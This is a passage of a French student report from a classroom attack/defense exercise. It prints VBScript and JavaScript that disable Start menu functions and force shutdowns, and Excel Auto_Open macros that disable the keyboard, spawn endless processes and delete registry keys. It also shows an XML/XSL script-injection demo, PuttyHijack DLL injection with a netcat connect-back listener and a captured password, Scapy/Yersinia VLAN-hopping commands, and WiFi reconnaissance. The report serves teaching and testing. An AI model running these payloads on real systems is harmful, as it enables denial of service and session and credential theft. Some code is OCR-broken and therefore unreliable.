


Figure 44 : Menu Démarrer non modifié

VBScript

```
Function des_menudemarrer
	set WshShell = CreateObject("Wscript.Shell")

	'desactivation de la commande Executer
WshShell.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoRun",1,"REG_DWORD
"
	'suppression de « Arrêter l'ordinateur »
WshShell.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\StartMenuLogOff",1,"REG
_DWORD"
'suppression de « Fermer la session »
WshShell.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoClose",1,"REG_DWOR
D"
	WshShell.run "cmd /K shutdown -f -t 0"
End Function
des_menudemarrer
```

Javascript

```
function des_menudemarrer()
{
	var WshShell = new ActiveXObject("WScript.Shell");
	// desactivation de la commande Executer
var DelExec = WshShell.
RegWrite("HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\NoRun",1,"R
EG_DWORD");
	// suppression de « Arrêter l'ordinateur »
var DelStopPC = WshShell.
RegWrite("HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\StartMenuL
ogOff",1,"REG_DWORD");
// suppression de « Fermer la session »
var DelCloseSession =
WshShell.RegWrite("HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\CurrentVersion\\Policies\\Explorer\\N
oClose",1,"REG_DWORD");

	var oRun = WshShell.run ("cmd /K shutdown -f -t 0");
}
des_menudemarrer();
```

Pour chacun de ces scripts, trois actions sur le menu Démarrer sont effectuées : désactivation de la commande « Exécuter », suppression de « Fermer la session » et enfin, suppression de « Arrêter l'ordinateur ».

- Désactivation de la commande Exécuter (NoRun)




Figure 45 : Désactivation de la commande Exécuter

- Suppression de Fermer la session (StartMenuLogOff)




Figure 46 : Suppression de Fermer la session

- Suppression de Arrêter l'ordinateur (NoClose)




Figure 47 : Suppression de Arrêter l'ordinateur

b. Résultat de l'attaque

Les différents codes ont été exécutés par l'intermédiaire d'une page Web dans laquelle il contenait une partie <script> </script>.

Dans notre cas, seuls les scripts en VB ont été testés mais sans réussite. En effet, aucune modification n'a été apparente sur le système cible. Pourtant, durant les tests dans un environnement simulé, les scripts avaient fonctionné !

3.4 Attaques JavaScript et VBScript via macros et XML

a. Attaques utilisant les macros de fichiers Excel ou Word

Cette forme d'attaque utilise des macros, contenant du code malveillant écrit en Visual Basic, créées dans un fichier Excel ou Word. Lors de l'exécution du fichier, la macro nommée « Auto_Open » s'exécute automatiquement.

Il est à noté que ces macros ne fonctionnent pas dans tous les cas. Cela dépend du système d'exploitation et de la sécurité mise en place.

1. Macro 1 : attaques légères

L'exécution de ce document entraine la création d'un répertoire, l'éjection du lecteur cd, la création d'un raccourci ainsi qu'un lien URL sur le bureau, et affiche des informations sur l'ordinateur et l'utilisateur. Le but de cette attaque est de montrer en douceur le fonctionnement de macros contenant du code malveillant.

Le code de la macro est situé en annexe (cf. Annexe 9).

Le résultat de l'exécution de ce document et donc de cette macro est le suivant :




Figure 48 : Création d'un répertoire (1/2)




Figure 49 : Création d'un répertoire (2/2)

Figure 50 : Éjection lecteur CD + Création de liens sur le bureau




Figure 51 : Affichage d'informations

2. Macro 2 : désactivation du clavier

```
Sub Auto_Open()

   Set WshShell = CreateObject("Wscript.Shell")
   WshShell.RegDelete "HKEY_CURRENT_USER\Control Panel\Accessibility\Keyboard Response\Flags"
   WshShell.RegWrite "HKEY_CURRENT_USER\Control Panel\Accessibility\Keyboard Response\Flags", 127,
"REG_SZ"

   WshShell.Run "cmd /K shutdown -f -t 0"
   Set WshShell = CreateObject("Wscript.Shell")
   WshShell.Run "calc"
   Set WshShell = CreateObject("Wscript.Shell")

   WshShell.RegDelete "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer"

   WshShell.RegWrite "HKEY_CURRENT_USER\Control Panel\Accessibility\Keyboard Response\Flags", 127,
"REG_SZ"

   WshShell.Run "cmd /K shutdown -f -t 0"

   Set WshShell = CreateObject("Wscript.Shell")

   WshShell.RegDelete "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer"

   WshShell.RegWrite "HKEY_CURRENT_USER\Control Panel\Accessibility\Keyboard Response\Flags", 127,
"REG_SZ"
   WshShell.Run "cmd /K shutdown -f -t 0"

End Sub
```

L'exécution de ce document entraine la désactivation du clavier. Le but recherché est le déni de service. La réactivation demande des connaissances pointues dans le système d'exploitation Windows XP.

3. Macro 2 : destruction de la base de registre

```
Sub Auto_Open()

   Set WshNetwork = CreateObject("WScript.Network")
   MsgBox "Domain = " & WshNetwork.UserDomain, vbOKOnly, "Informations"
   MsgBox "Computer Name = " & WshNetwork.ComputerName, vbOKOnly, "Informations"
   MsgBox "User Name = " & WshNetwork.UserName, vbOKOnly, "Informations"

   Do While True
      Set oExec = WshShell.Exec("calc")
   Loop

   MsgBox "Suppression de données dans le registre", vbOKOnly, "Informations"

      WshShell.RegDelete "HKEY_CURRENT_USER\System\CurrentControlSet\Services\Keyboard"

   ActiveWorkbook.Save

   ActiveWorkbook.Save

End Sub
```

Ici le but est clair : rendre hors service un ordinateur en détruisant sa base de registre !

4. Résultat de l'attaque en confrontation

Lors de la troisième confrontation, l'équipe Défense devait exécuter trois documents Excel contenant les macros présentées précédemment. Malheureusement, nous n'avons pas pu tester ces attaques sur les postes clients de la défense, étant donné que l'équipe défense n'avait pas installé Excel, et ce malgré nos préconisations. C'est regrettable car il aurait été intéressant d'analyser les différences obtenues entre les clients SP1 et SP3.

b. Attaques XML

XML est un format conçu pour contenir des données, structurées sous forme d'arbre. A la différence du HTML, un fichier XML ne contient que des données brutes et pas de mise en forme. L'interprétation de ces données dépend de chaque application, qui peut définir son propre schéma (structure de données). Il est donc impossible de déterminer dans l'absolu si un fichier XML contient du code malveillant, à moins de savoir exactement comment les données seront exploitées par l'application associée.

Par défaut, sur un système d'exploitation Windows, l'extension "XML" est associée à Internet Explorer. Lorsqu'on ouvre un fichier XML brut, IE affiche simplement les données à l'écran. Il n'y a donc pas de possibilité d'exécution de code dans ce cas.

Cependant XML introduit la notion de feuilles de style XSL. Une feuille de style XSL décrit les règles de transformation à appliquer pour afficher les données du fichier XML, par exemple pour obtenir une page HTML avec mise en forme.

Si un fichier XML possède dans son entête une référence à une feuille de style XSL, et que le fichier XSL en question est accessible (soit en local, soit par le réseau), alors Internet Explorer applique automatiquement la

transformation, et le résultat est affiché. Dans ce cas, le résultat peut inclure du code malveillant, comme toute page HTML. De plus, il est possible d'inclure la feuille de style XSL à l'intérieur du fichier XML, ainsi un simple fichier XML peut très bien contenir du code malveillant HTML, qui s'exécutera à l'ouverture dans IE.

Le code malveillant introduit dans le fichier XML est écrit en JavaScript.

Lors de la troisième confrontation, nous voulions démontrer qu'une utilisation malveillante d'un fichier XML est tout à fait possible. En effet, le fichier XML conçu permet lors de son exécution d'afficher un message à l'écran. Il est donc tout à fait envisageable de créer des attaques destructives à l'aide de ce type de fichier. Cependant, par défaut, Internet Explorer un minimum sécurisé demande une confirmation avant d'exécuter le code.

Code JavaScript utilisé :

```
<?xml version="1.0"?>
<?xml-stylesheet type="text/xsl" href="#xsl" ?>
<xsl:stylesheet id="xsl" xmlns:xsl="http://www.w3.org/TR/WD-xsl">
<xsl:template match="/">
<HTML><BODY><script language="javascript">

        alert('Ceci est un jscript contenu dans XML pour tester les potentialites offertes par le XML  ;-)');

</script> </BODY></HTML>
</xsl:template>
</xsl:stylesheet>
```

Résultat obtenu :




Figure 52 : Exécution du fichier XML

Résultat obtenu en confrontation

Comme prévu, lors de l'exécution du fichier XML, les navigateurs des deux clients demandent une confirmation avant d'exécuter le code. Cependant, en cas de validation, la fenêtre apparait sur les deux clients. Merci à nos amis les défenseurs qui ont joué le jeu…sans trop de gravité.

4. Attaques Réseaux

4.1 Vol de session TCP

a. Principe :

TCP Session Hijacking permet de rediriger un flux TCP. L'attaquant peut outrepasser une protection par un mot de passe. La nécessité d'une écoute passive (sniffing) restreint le périmètre de cette attaque au réseau physique de la cible (confrontation 3).




Figure 53 : Détournement d'une session TCP session entre un client et un serveur distant

Cette attaque crée un état de désynchronisation de chaque côté de la connexion TCP, rendant possible le vol de session. Une connexion est désynchronisée lorsque le numéro de séquence du prochain octet envoyé par la machine Client est différent du numéro de séquence du prochain octet à recevoir par le serveur distant (et réciproquement).

Lorsque le serveur reçoit son paquet, le client attend un paquet avec un numéro d'acquittement de *x+60*. Si le prochain paquet qu'envoie le serveur n'a pas ce numéro d'acquittement, alors les deux entités sont dites désynchronisées.

b. L'outil :

PuttyHijack est un outil (POC) qui injecte une DLL dans le processus de Putty et permet de voler une connexion existante ou qui vient d'être créée.

On se place dans la situation d'un poste client Windows compromis et utilisant le logiciel Putty pour se connecter à des serveurs en SSH/Telnet.

PuttyHijack permet de ne pas tuer la connexion en cours et retire proprement la dll lorsque la connexion est arrêtée ou si le processus est tué.

PuttyHijack permet d'écouter la connexion et ainsi savoir quand il peut désynchroniser la session pour s'en emparer. PuttyHijack s'inspire de SSHJack.

Pour réaliser cette attaque nous devons nous placer à l'intérieur du parc de la défense.

L'attaque décrite ci-dessus a été réalisée avec succès en maquette de test.

1ière étape : L'attaquant Lance netcat (listener, l'ecoute) : attente de la connexion

```
                                    \Bureau\Netcat>nc -l -p 5566 -vv
        listening on [any] 5566 ...


                                  \PuttyHijack>PuttyHijack.exe 192.168.0.10 5566
++++++++++++++++++++++++++++++
+ Putty Terminal Hijack V1.0 +
+     Insomnia Security      +
+    www.insomniasec.com     +
++++++++++++++++++++++++++++++
- Connect back to 192.168.0.10:5566
- Injecting to discovered putty.exe
- Putty.exe was not found
- Injection failed
```

2ième étape : On exécute le programme PuttyHijack.exe sur la machine corrompue. Injection de la dll.

```
                                \Bureau\PuttyHijack>PuttyHijack.exe 192.168.0.10 5566
++++++++++++++++++++++++++++++
+ Putty Terminal Hijack V1.0 +
+     Insomnia Security      +
+    www.insomniasec.com     +
++++++++++++++++++++++++++++++
- Connect back to 192.168.0.10:5566
- Injecting to discovered putty.exe
- Injecting to PID 2116
- Opening process
- Starting remote thread
- Pipe connection received
- Done
```

```
security@gerome: ~
login as: security
security@192.168.0.16's password:
Linux gerome 2.6.26-1-686 #1 SMP Thu Oct 9 15:18:09 UTC 2008 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
security@gerome:~$ uname -r
2.6.26-1-686
security@gerome:~$ id security
uid=1002(security) gid=1002(security) groupes=1002(security)
security@gerome:~$
```

Figure 54 : Injection de la dll

3ième étape : On attend la connexion de l'utilisateur par l'affichage de la frappe de celui-ci (echo) avec le mot de passe compris. On peut maintenant voler la session en désynchronisant la connexion TCP.

```
                              \Desktop\Netcat>nc -l -p 5566 -vv
listening on [any] 5566 ...
connect to [192.168.0.10] from GEROME [192.168.0.11] 2847
++++++++++++++++++++++++++++++
+ Putty Terminal Hijack V1.0 +
+     Insomnia Security      +
+    www.insomniasec.com     +
++++++++++++++++++++++++++++++
+ Connected..
login as: security
security@192.168.0.16's password: akjrdfnp!
Linux gerome 2.6.26-1-686 #1 SMP Thu Oct 9 15:18:09 UTC 2008 i686

The programs included with the Debian GNU/Linux system are free softwa
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
←]0;security@gerome: ~security@gerome:~$ uname (←[←[K-r
2.6.26-1-686
←]0;security@gerome: ~security@gerome:~$ id security
uid=1002(security) gid=1002(security) groupes=1002(security)
←]0;security@gerome: ~security@gerome:~$ _
```

c. Vol de session TCP appliqué sur GMAIL

Lorsqu'une personne se connecte à son compte Gmail, les serveurs de Google placent sur l'ordinateur un cookie contenant le nom d'utilisateur et le mot de passe. Ce cookie permet d'identifier la machine comme ayant fourni la bonne combinaison de connexion afin d'étendre la session jusqu'à deux semaines si aucune déconnexion manuelle est effectuée. Ce cookie est envoyé à chaque requête de page Web, il est donc à la portée de hackers utilisant des « sniffers ». Si l'on intercepte le cookie, il est alors possible d'utiliser le compte Gmail d'une autre personne.

Cette technique a été testée avec l'outil de « Pentest surfjack ». Vu le nombre massif de vidéos démontrant la relative facilité d'une telle attaque, nous pouvons affirmer que malgré nos tests répétés sur maquette, cette attaque ne fonctionne plus aujourd'hui. En effet, les cookies transmis sont désormais cryptés et ils ne sont plus réutilisables directement dans l'état.

Il est pourtant fort à parier que ces techniques de vol de session soient les attaques de demain. En effet, l'arrivée du Web 3.0 et des applications RIA (Rich Internet Application) vont amener à utiliser davantage les possibilités des navigateurs. Aussi, beaucoup de sites utilisent les cookies et les sessions pour enregistrer les données personnelles des utilisateurs. On peut donc penser que de nombreuses attaques sont à venir. Pour information, Surfjack est un outil récent datant du 13 aout 2008.

d. Bilan

Pas de résultat dans le parc de la défense pour cette attaque en dehors de la maquette de test. La principale difficulté de la 3ième confrontation a été l'organisation. Nous avons eu très peu de temps pour tester nos attaques, une seule machine pour deux équipes. De plus, nos chers amis défenseurs ne se sont à aucun moment résigné à exécuter nos consignes, limitant une fois encore notre marge de manœuvre.

4.2 Vlan hopping (saut de Vlan)

a. Principe :

Cette technique, appelée VLAN hopping, consiste à envoyer des trames 802.1q sur un port du commutateur afin de l'utiliser comme un port trunk.

Il devient alors possible pour l'attaquant d'écouter l'intégralité du trafic transitant par le commutateur, et non pas seulement celui du VLAN associé au port attaqué, puisqu'un port trunk est membre de tous les VLAN.




Figure 55 : VLAN HOPPING

Avec cette technique, si le port du commutateur où se branche l'attaquant devient trunk, nous avons alors la possibilité par exemple d'écouter l'ensemble du trafic du Vlan serveur, mais également de l'ensemble des autres Vlan existants.

b. Les outils :

Scapy

Ce logiciel libre de manipulation de paquets réseau va nous permettre d'exploiter l'attaque de VLAN hopping :

L'une des fonctionnalités de Scapy est de générer des paquets. Ici on envoie une trame de type 802.1Q en *broadcast* afin d'espérer utiliser le port du commutateur comme un port trunk.

```
>>> send( Ether(dst="FF:FF:FF:FF:FF:FF")/Dot1Q(vlan=1))

WARNING: Mac address to reach destination not found. Using broadcast.

.

Sent 1 packets.

>>>
```

Malheureusement, suite aux problèmes rencontrés lors de la troisième confrontation (pas assez de machines disponibles et manque de temps), nous n'avons pu aller au bout de cette attaque.

Yersinia

Yersinia est un outil réseau conçu pour profiter de certaines faiblesses de différents protocoles réseaux.

Cet outil a été introduit lors de la conférence Blackhat d'avril 2005 à Amsterdam. Yersinia est un environnement de travail pour les attaques de type couche 2. Au programme trois interfaces différentes (client réseau, ligne de commande & ncurses) permettant la portabilité de cet utilitaire sous différents systèmes d'exploitation (Linux, BSD-like, Solaris).

Figure 56 : Yersinia

Il est possible d'effectuer des opérations sur une multitude de protocoles réseaux. Cependant, nous nous intéresserons dans notre cas au 802.1Q. Le GUI Network client propose un CLI (Interface de ligne de commande) très proche à celui de CISCO.




Figure 57 : CLI du client Yersinia

Exemple d'attaque 802.1Q avec yersinia :

```
set dot1q double no
set dot1q interface eth0
run dot1q attack 1

yersinia# set dot1q
  cfi1       Set 802.1Q cfi1 (outer) ID
  cfi2       Set 802.1Q cfi2 (inner) ID
  defaults   Set all values to default
  dest       Set destination MAC address
  interface  Set network interface to use
  ipdest     Set 802.1Q IP destination data address
  ipproto    Set 802.1Q IP protocols
  ipsource   Set 802.1Q IP source data address
  l2proto1   Set 802.1Q L2 protocol1
  l2proto2   Set 802.1Q L2 protocol2
  payload    Set 802.1Q ICMP payload
  priority1  Set 802.1Q vlan1 (outer) priority
  priority2  Set 802.1Q vlan2 (inner) priority
  source     Set source MAC address
  vlan1      Set 802.1Q vlan1 (outer) ID
  vlan2      Set 802.1Q vlan1 (outer) ID
yersinia# show attacks
   No.    Protocol    Attack
   ---    --------    ------
    0     DTP         enabling trunking
yersinia#
```

Le port devient trunk → Jackpot on peut écouter les autres VLAN. (Simulé en labo).

c. Bilan :

Nous n'avons pas réussi à exploiter ces attaques lors des confrontations. Il semblerait aussi que l'équipe défense est anticipée notre offensive en désactivant le protocole DTP (voir ci-dessous).

d. Parade :

- Interdire utilisation de VLAN natif pour l'utilisateur.
- Désactiver DTP sur les ports pour que le Switch n'accepte plus les trames tagguées 802.1Q.

4.3 Attaque du WIFI

a. Objectifs

Lors de la troisième confrontation, nous avons donc décidé de mettre en place une attaque par Man In the Middle (MITM). Il nous faut donc récupérer l'adresse IP d'une station qui est connectée à la borne et qui est interne au groupe de la Défense (nous avions demandé une préconisation avant la confrontation). Ainsi nous situerons notre attaque entre le routeur et la station. Nous avions déjà récupéré l'adresse IP du routeur lors des précédentes confrontations. Pour récupérer l'adresse de la station connectée, nous utiliserons BackTrack (v.2).

b. Déroulement de l'attaque

Nous avons tenu compte des problèmes rencontrés lors de la précédente confrontation, c'est pourquoi, pour éviter de perdre du temps, nous nous sommes installés directement dans le couloir entre la salle Attaque et la salle Défense. On utilisait la même clé USB Wifi.

```
bt ~ # lsusb
Bus 8 Device 2: ID 07d1:3c03 D-Link System
Bus 8 Device 3: ID 5986:0137
Bus 8 Device 1: ID 0000:0000
Bus 7 Device 1: ID 0000:0000
Bus 6 Device 1: ID 0000:0000
Bus 5 Device 1: ID 0000:0000
Bus 4 Device 1: ID 0000:0000
Bus 2 Device 3: ID 04f3:0210 Elan Microelectronics Corp.
Bus 2 Device 1: ID 0000:0000
Bus 3 Device 1: ID 0000:0000
Bus 1 Device 1: ID 0000:0000


bt ~ # iwconfig
lo        no wireless extensions.
eth0      no wireless extensions.
rausb0    RT2500 WLAN  ESSID:"Candide_SA"  Nickname:""
          Mode:Managed  Frequency=2.472 GHz  Access Point: 00:0E:83:88:E8:D4
          Bit Rate=11 Mb/s
          RTS thr:off   Fragment thr:off
          Encryption key:off
          Link Quality=87/100  Signal level:-48 dBm  Noise level:-79 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0


bt ~ # iwlist rausb0 scan
rausb0    Scan completed :
          Cell 01 - Address: 00:0E:83:88:E8:D4
                    ESSID:"Candide_SA"
                    Mode:Managed
                    Channel:13
                    Encryption key:off
                    Bit Rates:130 Mb/s
```

Ensuite, nous avons utilisé Kismet afin de détecter l'adresse IP de la station. Il a fallu configurer Kismet au préalable.

```
bt ~ # vim /etc/kismet/
kismet.conf     kismet_ui.conf
bt ~ # vim /etc/kismet/kismet.conf
```




Figure 58 : Configuration de Kismet

Rt2500 correspond au numéro de pilote alloué à notre périphérique. Nous avons récupéré cette information lors de la commande précédente (« iwconfig »).

Nous avons donc lancé Kismet afin de récupérer l'adresse IP de leur station connectée à la borne Wifi (cf. Figure 59).

